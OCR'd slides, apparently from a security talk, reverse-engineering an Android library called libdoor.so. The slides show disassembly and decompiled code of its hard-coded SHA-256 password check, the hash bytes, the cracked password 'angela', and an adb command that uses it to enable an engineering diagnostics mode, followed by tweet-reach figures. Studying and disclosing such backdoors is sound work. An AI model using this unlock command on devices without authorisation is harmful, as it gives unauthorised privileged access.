
Analyse Technique

```
ADD             R4, SP, #0x2D8+var_1A8
MOV             R0, R4
BLX             SHA256_Init                 1
MOV             R0, R4
MOV             R1, R7
MOV             R2, R5
BLX             SHA256_Update               2
ADD             R5, SP, #0x2D8+var_2C8
MOV             R1, R4
MOV             R0, R5
BLX             SHA256_Final
LDR             R1, =(unk_5028 - 0x1000)
MOV             R0, R5  ; s1
MOVS            R2, #0x20 ; ' ' ; n
ADD             R1, PC  ; unk_5028 ; s2
BLX             memcmp
CBZ             R0, loc_1048
```

```
loc_1048
LDR             R1, =(aDoor - 0x1052)
MOVS            R0, #3
LDR             R2, =(aPasswordVerify_0 - 0x1054)
ADD             R1, PC  ; "door"
ADD             R2, PC  ; "password verify passed\n"
BLX             __android_log_print
MOVS            R0, #0x6F ; 'o'
MOVS            R1, #0
STRB.W          R0, [SP,#0x2D8+var_2D0]
ADD             R0, SP, #0x2D8+var_2D0
ORR.W           R0, R0, #1
```


libdoor.so

Analyse Technique




libdoor.so

Analyse Technique



libdoor.so

Analyse Technique



libdoor.so

Analyse Technique

```
v3 = a1;
v4 = a3;
v5 = 0;
v6 = (*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)a1 + 676))(a1, a3, 0);
(*(void (__fastcall **)(int, int))(*(_DWORD *)v3 + 672))(v3, v4);
v25 = 302976772;
v24 = 235212815;
if ( v6 )
{
  v7 = -1;
  v8 = _strlen_chk(v6, -1);
  if ( !v8 )
    goto LABEL_6;
  SHA256_Init(&v28);
  SHA256_Update(&v28, v6, v8);
  SHA256_Final(&v26, &v28);
  if ( !memcmp(&v26, &unk_5028, 0x20u) )
    goto LABEL_10;
  ((void (__fastcall *)(signed int, const char *, const char *))_android_log_print)(
    3,
    "door",
    "password verify failed\n");
}
```

libdoor.so

Analyse Technique

```
unk_5028        DCB 0x79 ; y            ; DATA XREF: sub_F78+84↑o
                                        ; .text:off_1318↑o
                DCB 0xA6
                DCB 0xA9
                DCB 0x33 ; 3
                DCB 0xDF
                DCB 0xC9
                DCB 0xB1
                DCB 0x97
                DCB 0x5E ; ^
                DCB 0x44 ; D
                DCB 0x4D ; M
                DCB 0x4E ; N
                DCB 0x84
                DCB 0x81
                DCB 0xC6
                DCB 0x4C ; L
                DCB 0x77 ; w
                DCB 0x1D
                DCB 0x8A
                DCB 0xB4
                DCB  0xB
                DCB 0x7A ; z
                DCB 0xC7
                DCB 0x2F ; /
                DCB 0x8B
                DCB 0xC1
                DCB 0xA1
                DCB 0xBC
                DCB 0xA1
                DCB 0x71 ; q
                DCB 0x8B
                DCB 0xEF
; .data         ends
```

libdoor.so

Analyse Technique

Cracker Results:

```
79A6A933DFC9B1975E444D4E8481C64C771D8AB40B7AC72F8BC1A1BCA1718BEF SHA-256 angela
```


SHA256 Decryption

Analyse Technique

```
adb shell am start
    -n com.android.engineeringmode/.qualcomm.DiagEnabled
    -es "code" "angela"
```

Conséquences

Consequences



Consequences

Consequences

OCT 2017 SUMMARY

Tweet impressions
212K

New followers
204

NOV 2017 SUMMARY

Tweet impressions
11.9M

